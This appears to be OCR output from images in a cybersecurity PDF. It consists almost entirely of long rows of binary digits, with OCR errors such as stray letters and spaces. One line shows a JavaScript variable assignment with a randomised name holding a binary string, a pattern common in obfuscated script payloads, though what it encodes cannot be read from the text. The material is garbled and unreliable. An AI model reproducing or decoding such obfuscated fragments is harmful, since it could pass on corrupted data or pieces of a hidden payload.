


00100100100010111001011010011111101010010000111110001100000001000011101110011010100
11010000011011000101010000111100001011001011000101100101101000000100100000111101100
00101100000000111000110011000101010010010110111001101111010010011100101111001101100
00000101001110100010111001101011000101100011100000001111011010110001011100111101000
110000011101100101101001011110010000001101010010101010011100000000100001101110010111
00000001010100101100100100011011110101101101101101011011110101101001110000001101010
0100000001101100101110000001011000111100001000110111101000110000000010100001100110011
10100010110100010110001111010100000001110110001100110011000001001110010001010001010
10111111100100100010111000110100001111111011001110101000001010010001110010010001100
0011000101001000001011000100011000000110010101100000101100000010110011110000001111000101
111000100010010000010110110001110101001010100001111001000000011100000000010101101010
00001110010111100111011101010001011011000100111001011000000110010010111000110100010
1111000000001000101111001011100100110100111011001101110000001010000011000101101001100
10000100100111101001100010001111110010110001111010011000100010011101011111001001010
100101001100011010100100110101101001011010110100000001100000100000000000011010000010
0100000100000000100101100100000110110000110000000010100011100001101110010111000000100
001011000010011010000000110001000101000110010101100011100101100111000111010110101101
1000000101111110111000101101101010100000001111010010110000110011010001000010101000001
1010001000101000000100011010000000010000100100010101100110101000010110000101001011000
011001000010100000010010101101000010010000001101001101110000101000111100001110011010
0101001100100011000110111111000000000100111010000101100111111100111000000011111001000
100110000000011001000000001001000110011011000000011001100000000110101100110011110010
010001000110100011000000010110110001010001100100001011010100100001001000011001010110
0110011100110101001100000011000101111000000111000111110010001000100110011011000010001
10000100100100010011101100001011001001000001011010010111100111101000100010010010000
1011000000110000000011011101000000100110000000100010001000011110000101100100110101111
1000000101100010100000000110001010001110111000100100011010000001000000111000000011000
0100100100010001001110000001010010111100101101110001110000000110010000011001001001010
111000111000000011101001110110101101000101001011110110100000010001110100010000010110
0001001001010011100110100100000100000100100101111110000000000110001001001101000010010
0001101010100110111100101011001001101100010111100000011001001110000001001010101000010
1010001111010010011001001000000100100010001110100001000100110000001101011010000000001
100010001000101100011010000110000010111010111110101010011010100100010111000000110101
01010001010111000111000000001100001000000000000001110110010110000111001000000111100001
0010001110101010100000010001011111110011000000001100010011000000110011100000101001111111
010001000001101100010100010000110110001001111010000011010001000000010111101000110001
10010010001010000100000010111100000001101000000000101100011101010111101000111011001111
01001111110101010000000010101110100000001110001000100011011001010100010010000000001000
00001000011110100100100000001000110101100100001000100100001000101100110001100010000
0011000110000001010100000001001100110010000000111001100110001000111110011011000000001



```
10101001001000010000010000001111001100010000011010111101001111001000101110000011001
01111101110111010110110110110100110001001100110000101101100001010111100101000000000
11000000001010111100111000001001101000001110010100100011111001100110010000010010101
01100000001110110000010101111011010110100101101101111101001011010001011001100100011
11100000010010111011000111000001110010111101000111100011111001001101000001111100101 1
01000101110000000000101101101010001000100100000110101111011011101110111101111010101000
00111010001100101111000011001010101110000000011001100010010011001110010011001010011
01010010011100101110001101000001001001011101010000010101101000001011001000010000110
10001001001110011011010010010100000111001010001000001001101001011000100010011111000
01001101110000011111100001010000000000000100010001111101111100010110000110010001011
01100001100000100100001011100000001001110000110101100001111001111100000111101000010
00100111001101100011011000010100001111110010000001011100010110100001001100010011010
10101010101010110010101000010000111010011000001000000010101010111010110111100010 0
00001100100100111101010110011100000110010100001101000111110101100000101010010001000
00011000010111000000100010100100100010101011010000011000000100000001101010110110100
00100101000001100010000011100011111101011101011001100111000001010011001101110000110
10111101000000110010000100110100000011101001011110101111101000001011100010001010000
01110100011111011101000100011001100010010011000000010000000011011000000110010101110
11100001011000110000001010001110011000111100101111100101111100110010000000010111010 0
00001001010000010100101000100110001110000110011101100011011101010111010000110010001
00000010011100110001101111100000101010001011100000111011001000001111001010000000001
01001101110011101001000111001101000101010100110000000110010000011001110101011111100
10001010000110000101010001100000101011100001110010101010100110000010101000011000010 1
10100111110001010100011000010011010000001101010001110000010001010010011110000000101
00011111101100010000010111010101000101110100001000001111100110000101001100010001010 1
00100100011011000101100111001001011010010001000100010000101111001000000110110101001
10001011100000101101000010000011000001111111011110100101000000000111001101000011100 0
01000001011111010110011001110000001101000011111101100111011110000101111100000010000
10001000100000110000101110110011000110111111100110011000101100111010001101110010100
10011101100000011000010000001011010000001000100011101110111000101000001000101111000 0
11010100100011000000101001111100011101101111110011101010110111101100110001110100011
00010111000001000000010010110100000100101011000111010111100101110010010101110011110
10010010100011001010011110111110101101000011100110000101100000100010001110111100101
00101100101001000100010011110101011111010001110100100101000010001001010011011101100
11101000010011101110101110000010000000001000111000001001010011101010110110101000011
01011011010100100010010100000101001110100111100100001010000111110011001001000011010
10111001110100000010101011101010111110100111001010010001111100011100101001001010000
10010000000111100000011010001111111010110100111001001100000010110000011010000101101 0
11101010110001001001101011101110000110000101111010110000011101010110111001001010001 0
01000000011001110011010111000101011001100110001011100010010101101111011100010110101
```






```
0001101000000001000101001001000000100111000001010001101000001010101111000000001010010
1010000000001001000110000011110001001100100010000111010001010100010101000110010001000
0000011000100010100001110100010110100001010010110000011100000101011001001100001010100
0011011000111011000001100010000101011011010001110110100100001101001011100011011101000
1010000001110001011100000110000110101011100110001101000111110010111010001110000001000
0000011101101011000010101000100011001101110001111010010110100111011001110110000010000
0101101010001100100110101110100001101010110011000100101000001000110110100111100000000
1110000110110111101101101101011010011010010111110000001111000100100001100101110000
1011011110100000101000100000011010001101100011110000110100110100101010000010101010000
0101000101100100111100000000011010100010010110000010001000010000111100101011010011111
0100100110101001011000000100001001100111100001100000000011100000001010001100110001100
0111110000001010';var
JkYBYnxN='0111001001001101011100100100000101000010010000110111011001110100010000010
1101111011010100100101001000110011011010110101101000001011100010110010001101101010000
0110011001010110111001100101011101010100111101101101000001011000010101011101101110000
1011110000100011101010101011001110111000101101110011000110111000001110000010010110100
1100110110110001111010010110010100001001010010010010100100010101001100011101110100100
1110100101001100011011001110100111101001111010100000100100101001001011010110110111100
0100010001010011010001010110011001001000011010100110110001000010010100110110100101100
0011001000101010011100110111001001110011101110101011101010001011100000111100001111000
1001101100011111010011010100100111101010001011001000111100001010101010100110100101000
1101110011100010110011101001011011110100100011101010110010110000111000001011010010000
0111010001100110110001000010010011000101001001010100010011010101010101000101011101100
1010110010110110001110100011100010110001101110001011011010110001001010000011001110100
0100110100001101111000001001100011001110100000101111010010101110110100101101100010000
0110111100101001111011000110100010101000101011010110110101011001101110011001010110001000
0110101001111000011010000110000101001111011101010111000001001001010010100111100101000
0010101101001011110100111000001100101011100000100111001010001010100100110000101010100
0101010111011011100101100101100111011010010100111001110111011011110101101001111000000
1101101010011000100100101111000010101110101101001010000011101100111000001101100011100
0011011011000110101001100101011111001010100000111011001101000010011000110101001101010
1011110000111011101010010010100100100100101011001100111001001000110010100000100100001
0011000110110001100101011000110110000010111101001101000011000010101100001100011010100
1110100011101000001010001110110101101100011011000010101010001110110011000110110011000
0111000001110101010100010101010101100110010001100100001101000001011011100110100101100
1001101011000010101100100111001000100010101110101001001010111010011010110111101110100
0101101101011001100111001001000100011000010101011001011000010011000110110101010101010
1001001010110010110001101010001010010100111011101001011011000110101010101111010001100
0001011011100110100001101101011101110101000101110100010000110100111001110101010101010
0011001110101011101000100010101010100010001001110011011010111010001001111011110100101
```

101000010110100111001001101000011101110101100001001111011001100111100101101010010000
101010010011011010100110011001001011011000110100000101001100011000110100100101110110
010010110110011101001011011110000110111101101011011000010100011001101111011101100010
100100110011101111001011110010100010001100100011111001011010100101011001101101011010
110111011101110100011011000101001101111000011110100101010001010101011100010111100000
111001101101101010100010110010101011010011001010111000001101111011011010100010101110
001001001011011010110110100101010011011011100100100001010110011010110101001001010100
001110010011101100110000101110101011001100110100101100110011011110100110101110011101
110010011011110110101101101000011100100100100101101100010000110100000101010010010001
110011100000100110001000011010000100110011101001000010101110110001101001101011010000
011011000100001001001111010000100100011001000111010110010110110001001110010100100011
011010110100001011010010100010110100101100111010000010110100001010011011010110100100
010110000101001100011101100111101001110110010010010100010001101100011001100110000010
111001001010011011010100110000101101100011011000110011001010000010000010110001001100
110001000100011000010110101001010111010000010110101001000001010101110100100001110100
001101111011110000100101101101101110011011001000110101001010000010001010100000101000
000010010001010110101001000101010100110100111001011010011100110111011101111010101111
010011100010100111001100111010000010100110001001111010100100101010001110011011110000
010101000110100001100011011001000101011001111010010010010110000101011001011100010110
010000101000101000101010011100110010001100101011010110101001001000001010000110100000
010101011001011010010011111010100000101010001110110010010000111010101101111011000010
101101001100011010100100111011001001110010100110110101101000010011001000111101001100
010101101110011010000111000001000011011110100100010001000010010001000110100000111100
101010011011100000100111001010001010000010110101101101011010100110100101001010011101
001001010000100110101101101000010001010110110101110111011101100101010101100001010100
000010100100100010101011001010100110101011101101111010010010100001001000011010110010
011001110111011000100001001100111010011100111110010110011001110011011100110100010101
001100111000101011010010100000111011101010000011001010100101001001101010011100110110
100100111101011000011001100101011000101010001100011011011010101011101011001010010100
100010001001110011101000100000101010110011011010100110101011001010010100101100101000
001101111000011100000101011101111000011100110100011001101110010100100100001101010000
001001101011110000111101001110101011011100111001001100100010000100110111001100111101
110000011110000101001101010001011101110100111101011000011110000111001101000101010000
011011101110111001001010111010110000111010001001011010100100101010101111000010000010
011101100110100101101110010110010110101001101101011101000101011101101110010101110110
100110110111101100100010010000110011101010001011110100101100101010011010001010101000
010100010101101000010001100111000101000101011110000111010001000111010000100101011000
111010101111001010001100101000001001110011101100111010101101010011100100101010001000
101101111001010000010110111101001010011101110100100001101101011100010111100101100000
101001110011001000111001101111001011010010101100101010001011100100111011001010000001

```
10000101100110010001000111010001100001010010110111000001000010010110100100010101110
10101100001010001100111010101011000010101110100101101001101011110000111001101111001
01001100011001110101010101001000011000010100110001000101011011110101000001110111011
10100011011110101001001001101011001010100100101101100011001000111101001100100010000
11011000010111010101110000010011110101001001010110010010100110111101010010010100010
11110000100010001101000011001000111011101101011011100010111101001101000010010000100
10000110100101110010011101000111010001101110010011110110101001101010011010010100010
10110011001101101011011110111010101110100010011010110110101111010010000100100011101
00011101101100010001100101000101100001011100100110110101001111010010000110001001110
10101100001010100100101011000101001001111010010001100110111101010000010110100111011O
01000001010011010110011101010101011101000111100101010100010010000110010101100011010
01111011000110111000101111001011100000100010001000110010000010101000001101001010110
00011101010100010101011010010010100101100101001100011010100110111001101100010101100
11010000111001001110110010100000100101001101110011000100100001101111011001111000010O
01110100011001000001010011100100111101000110011011010110101001111010010011110101011
00111101001000010011011100111011101101101010100010010000110000101011010010001010l
01000101000111010011110101011001000001011100110110101101110011010010000100010001010
00101001011011001110100001001000100011000010110101001000100010011000110000101010110
01110011010000110110100001010011010000100110110101101110010110010110011101101101011
10100010100100101011101010100010011100101001001010000010101100100010101100101011101
01010101010111000101100011010001110100010001001110011100010100110001010100011011100
11101000101010101101001010101010110100101101001011110010110101001100001011010110101
10100101101001100111010000110111000101111001010001010100000100100101001101110010100l
10101011101001001011001110111000101001110010101110100110101010101010100010111010001
01010101010010010001110100001001010101010000010111000000100111101111010010011110111l
01001101010010101000100110001000011010110010100011001011010011011100100111101101010
01000010011101010101001001110111011011110101001101110100011110100101011101011001010
10101010110000110110001101100010101110101000101010001010101100110110001010110011110
10011011010100100001110011010001110111000001110010011011100100010101101010011101100
11011010111000101100111011011000100010001000110010001110111001101101010010100100111
00110100110001101000010110000101011001101110011011110111011110100010001101011011101l
00100010101101111011001000100110101110000011010010100011101010000011101110100100001
10110101000100011000010111000101000001011101110111100101001001010010100111010101001
01001111000010001110110101101101011011101110010011000101101001010000010001000111100l
01100101010000100101011001100101011100110101010001110010011101100101001001110001010
10111010101110101001101000101011101100101001001101011010100100100001001010011010101
10011011100100001101001001011001100111011101111001010001000110110001000001010110010
10000100100001101001111010010110111000001110100010000110100111101001100010001010111
10000110101101100110010110010111000101100010010100010100001001010101010101110110111
10111001101001111011011000110100101000100011110000101101001001000010000100101010101
```

001000011110100100010101010010011000010101001001110111011110000111001001001000011100
110010001100111001001000110011010100101100001001100010011110100101001000000101101100
011101100111100101101100011101110100110101001101011010000110111001010101011100110011
100010110011101001010011011000111001101010100011011010110000101100100011001110100110
010110000101000101011010110101010101001111011110010110011101110101010011010110000010
110110101000011011110000101010101010100010100010100011001000111011100100111011101111
011001110011010010010111100001101010011011000111000101010011011110100110000101001010
001010000011101100111000101110110011011010100000101001010011001100100110101010010010
010101011010110100011001010110010000100100011101101100011000110101000101110110011100
110011100100111011101110001010001100111001001001101010001100100010001010100011011000
010011000111010101001100011101110110011101010001010100100101000001101110010001110110
101000101011101010111011101010110110001100100010110100110000101010010010101110100110
010100111001100110010001110110011001101110010110100100010101100110011101100111010000
110010001011001011010010100110001101100011000110101011101101101010111001101000010010
011101100110010100010100111101110110011011010100001101001110011101010110010001110010
101110101011010110111101001011001011001010101000001010010011101000111100001001100010
110111011010110110111001101001010101100101011101100111011011110100101001100010010100
110011001000100101001010010011010100100100001101111011001010110100101010111011011000
011110100101001001000101011000110101000001010000010011000111000101110110010000100110
110000110010101000000101110011010001010110011101101110011001110101010101001010010001
100110001101100110011101000110011101110000001001110010001000101000101000100011101000
101011101010101010101100100010101000100011100000110001001110111010000010110110101010
010001110100010000100100110101000010011011100100011101100110011010010100010101101000
101101011011100010110010001110010010001100100011101101110011100110100100001000011010
110010010110100100110001010011011001100111101001100101010110010110001001100110010000
110010011100110111101100100011001110111011001001110011101110101001101010000001010101
011110000101011001100001010011110100110101001110011011010110100001010110010101110100
001000100010001100010010011000110100001111000011101010110111101001110010010010111000
000110111101000000101101010010010100101001001011001010000100101010101000011010011010
110010101100111010100100111010001110100011000110110011101000110010110000110111101100
111101010101010010000101000000111001001100111011011010110110001010100011000110100111
101100111010100100110101101110000001001001011110010100100101010110011100100110100001
110011011011100110011101110011010110010101101001111000011011100100111001111010011000
110011011010110111001000011010000110110100101110110010000010101010101000100011110100
010001000100001001110101011110010110100101101011010101100101010101010101010000101010
001110101100001100000101110100010010100101011001001101010010110101101001001001010100
100100011101010111010000100111011101101111011010100110001001101001011101010100110000
111000101110011011001100110011001101101010010010111100001010111010011000111011101000
011001101100011011100100011001010101010010110110111001010001010001100101101001110010
001111010011110000100000101010110011001000101101001110111011001100111000001010100010

0110100110101101110111010001100111010001001111011011110101001001101010010001010110
0010100011101111010011000010111000001010101010000100101000101011001011011111010011
0110010101011000011101010111000101100100011011010101101001000001010101111011001100111
1011001101010011001100101011001011001010110000100111001001100011011100111110100110000
1101100111011001010100001001101011011010010111101001010000010000100110000101101010
1000111010010010100101101101011010110100101000001101111010110001010100100101011001100
1101011110100111001101010101010100110101100001000111011100000111100001000111011000100
0010001100111011101101010010001000100001001001111010001000100101001010001011100100
1100000101010001011001010011111011001010100010101000111010101110111100001000100011110
1110110110001010101011011000111000001001010011000010111011001101110011110101011101000
0100111101101101010011100100111101100110011010110101010001111001011010000111001001100
0100101011010011100010111101001111000010101110100100101000110010011000100100101010
1001100010011010010100100001100111010110100100010101010010010000110110011001101010
1100100011001000110101101001100011100100101000001010110010101100111001001111010010
0101011011010100100101000011010010010100100101011010011100010110111110111010001010
0010101010111100001010000011100110101000001101110010010100100110001001100010101010
1100100101001001110111011100000110110101010100011101100101010001101000011001110101
0000100001101010000010010110100111101010110011010000110110001001000010110100100110
0110001101000010010011100110001001110001010110100111000001001110010100010111101001
0001101000011011010000111000001011010010010100101001101101100010010100110001001000
1101111001011010110100110001100100010010110111010001110101011000110101011001011001
1110000011100000100111101101011010001010101011101001001010010000100100101100100011
1011011010110110101101000001010010010111011101001101010011111011011010100111001001
1010101110100110101101111011000100101100001000111011010010111100001001000010001100
1101110110111001101000010101010101001001010010010000100111000101010011010010000100
0010110100001101010011100000100101001110000011011110100001101001010011001010100110
0110100101010010011000100110101101010111011001110100111001000010010100001001010010
1000101100011010100000111001101001100010011110101101001011010010011110101000011101
1001011001011011000101000001010010011001110100001101000100011110010101000101100111
1110110010101100110010101110110010000110110101001010101011010100101100001011000011
0010011101100110000101110111011000100101001101110000010011010100111001001011010011
0010011000101001001101101011100000101100001110001010101110100011101000001011100100
1
0110100101000101100101011100010101100101101110010010100100001001010010011100010101
0010100010001001111010010000101011101010101010000010100010001110110011011000101001
1
0111001101001011011001110110000101101001011110010100010001010110010100010100010001
1
1011001101100010000010110100101001010011100100111000101110101010001100100110101100
1
1101001101011110010110101001101011011001010110000010111010001011001010100100101100
0
1000011011001000110101001100010010011000101010001110110010000100110010001110011011
1
1010011010100100010001010011010011100100110101000100011001000101001101000011010011
0
1010100000111000101010110011000110111001101110010011011000101000101110110010011010
1



100100011011110100110101100010011101110101001101000001010010010110001101000101011000
010011100100110001001001101011100010111100101110010010011010101000001110001010010000
011000100100111101011001010011010101001101001010010000100100010001100011010010010011
100000110110001101011011101110111010000110000101000110010010100100100101010011010011
110101100101100110010001000110101001110100011011000110010001001011011100000111011100
101011001101001011110100111101001101010010001110101010101000010011001100100001110111
010101111000011011110110010101100111010001100100111001010101011010100100111001010000
101000011011001100110111001000100011010110101101001100001010001110110011001000010001
101011010101000110100101101010010101010110011101101100010110010110011101101010011111
001011001110111100001001010011010010100001101101010011011010110011001000111011000010
010010110101101001010110011101000101100101101110011010000110001101010111011010110010
000110110100101001011011000110111001101110100011011000101011101001000010010110111000
000101100101110011011100100111000001011000011110000011010000101101001000100011000110
101100101001100010001000101001001000001011000110111011001110111011000110101000000100
100101110111011010010101000001010110011011110111010101110001010010010100100001010011
101100010010011100111001001111010011001110101011001101001010110010101010101110111001
111000010100110111110100110100001011001011100010110000101100001001110101011110000100110101110
101010010110110111001010011011101000111101001010110010110000010100000100010101011001
011010010100011101011010010110010100101001100110011101110100011101011000011110011011
110100101010101000011011000110111011101111000011011110101000001011001010011000100001
000110001101001111010100010100101101010100011110010111010010110011101101001011011010
110100101100010011110010111010001110100010110010110110101001110011101100101011000100
101001010100010101110110100001101001011101010101100101100001011100100100000101110000
101100001010100110111010001101100011000010100111101000100010110010111001001000010011
011000011000110100001001000110011100000100011101101001011101111011100000110101001000
101011100010100111011110010111000001000011010110010100001101000110010010000110100 0
010001110111100101110011010011100110101101101110010101100100100101101000011000010100
000010111100101100010010001110111001101100101010010000100100101000111010100100101010
100101000001100100011011010101000101100001010101110111010001010011011100100111010100
